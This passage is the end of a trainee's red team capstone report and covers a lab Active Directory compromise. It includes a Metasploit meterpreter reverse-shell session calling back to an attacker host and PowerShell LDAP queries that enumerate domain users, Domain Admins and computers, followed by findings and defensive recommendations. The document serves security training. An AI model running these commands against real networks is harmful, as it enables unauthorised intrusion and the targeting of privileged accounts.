


Figure 17 Windows Server 2022/2019 Server Manager displaying active domain controller status for daniyal.com.




Figure 18 Active Directory Users and Computers (ADUC) verification showing the registered computer object PC1 under the domain structure.

1. User Context & Domain Verification

Verifying the current execution context and active domain integration:

```
whoami  
  
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
```

2. Active Directory Enumeration via .NET / LDAP Queries

Querying the Domain Controller (192.168.18.100) for domain users, computer assets, and privileged group members:

- Enumerating All Domain Users:

```
$Searcher =  
[adsisearcher]"(&(objectCategory=person)(objectClass=user))"  
  
$Searcher.FindAll() | foreach {$_.Properties.samaccountname}
```

- Enumerating Domain Admins Group Members:

```
$Searcher = [adsisearcher]"(&(objectCategory=group)(name=Domain  
Admins))"  
  
$Searcher.FindAll() | foreach {$_.Properties.member}
```

- Enumerating Domain Computers:

```
$Searcher = [adsisearcher]"objectCategory=computer"  
  
$Searcher.FindAll() | foreach {$_.Properties.name}
```

```
(kali@kali)-[~]
$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.18.246
LHOST => 192.168.18.246
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.18.246:4444
[*] Sending stage (199238 bytes) to 192.168.18.110
[*] Meterpreter session 1 opened (192.168.18.246:4444 -> 192.168.18.110:49479) at 2026-08-20 04:39:24 -0400
meterpreter > 
```

Figure 19 Meterpreter Session

```
meterpreter > powershell_shell
PS > [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

Forest                : daniyal.com
DomainControllers     : {Server1.daniyal.com}
Children              : {}
DomainMode            : 
Parent               : 
PdcRoleOwner          : Server1.daniyal.com
RidRoleOwner          : Server1.daniyal.com
InfrastructureRoleOwner : Server1.daniyal.com
Name                  : daniyal.com

PS > $Searcher = [adsisearcher]"(&(objectCategory=person)(objectClass=user))"; $Searcher.FindAll() | foreach {$_.Properties.samaccountname}
Administrator
Guest
krbtgt
MRD
tstrak
pparker
SQL SERVICE
PS > $Searcher = [adsisearcher]"(&(objectCategory=group)(name=Domain Admins))"; $Searcher.FindAll() | foreach {$_.Properties.member}
CN=SQL Service,CN=Users,DC=daniyal,DC=com
CN=Tony Stark,CN=Users,DC=daniyal,DC=com
CN=Administrator,CN=Users,DC=daniyal,DC=com
PS > 
```

Figure 20 PowerShell execution output displaying discovered domain users, computer objects, and members of the Domain Admins group.

KEY FINDINGS

Domain Controller (DC): SERVER1.daniyal.com (IP: 192.168.18.100)

Compromised Target Host: PC1 (IP: 192.168.18.110) operating under user context pc1\pc1.

Discovered Domain Computers: SERVER1 and PC1.

Enumerated User Accounts: Administrator, Guest, krbtgt, MRD, tstrak, pparker, and SQL SERVICE.

Identified High-Value Targets (Domain Admins Members):

- Administrator
- Tony Stark (tstrak)
- SQL Service (SQL SERVICE)

ANALYSIS & IMPACT

The enumeration phase demonstrates that under standard Windows domain configuration defaults, any authenticated standard user (pc1\pc1) possesses broad read permissions over the entire directory tree. By querying the Active Directory database via native LDAP ([adsisearcher]), critical structural intelligence was gathered without deploying loud scanning tools or generating network anomalies.

The discovery that standard service or user accounts (SQL Service and tstrak) hold membership in the Domain Admins group exposes a critical misconfiguration. Compromising either of these accounts provides an immediate pathway to complete domain dominance, bypassing the primary built-in Administrator account.

RED TEAM INSIGHT

Enumeration traffic is inherently stealthy because it mimics standard administrative operations and daily user behavior. Traditional SIEM solutions and behavioral monitoring tools frequently fail to flag basic LDAP queries because Active Directory is explicitly designed to allow authenticated domain users to query directory objects. Organizations must enforce strict access control lists (ACLs) on sensitive domain objects, audit privileged group memberships regularly, and monitor for abnormal or high-frequency LDAP query volumes.

Acknowledgements & Conclusion

Completing this 12-week comprehensive Red Team Capstone Project has been an incredible milestone in my cybersecurity journey. This simulated engagement allowed me to bridge theoretical concepts with real-world operational execution—ranging from initial reconnaissance and the complete Cyber Kill Chain to post-engagement cleanup and professional boardroom-ready reporting.

I would like to express my deepest gratitude to **Cyberster** for providing such an immersive, rigorous, and industry-aligned platform. Special thanks to my mentor and Red Team Trainer, **Umar Niaz**, whose expert guidance, continuous feedback, and practical insights throughout this internship were instrumental in shaping my offensive security skills and professional mindset.

This capstone not only solidified my technical capabilities in Active Directory exploitation, defense evasion, and vulnerability assessment, but it also reinforced the core principles of ethical hacking: precision, documentation, and uncompromising post-engagement hygiene.

Thank you to the entire Cyberster team for an unforgettable learning experience. I look forward to applying these skills to secure modern digital infrastructures and contribute meaningfully to the cybersecurity community.

Umar Niaz | Daniyal Shahid

Cyber Security / Red Team Intern, Cyberster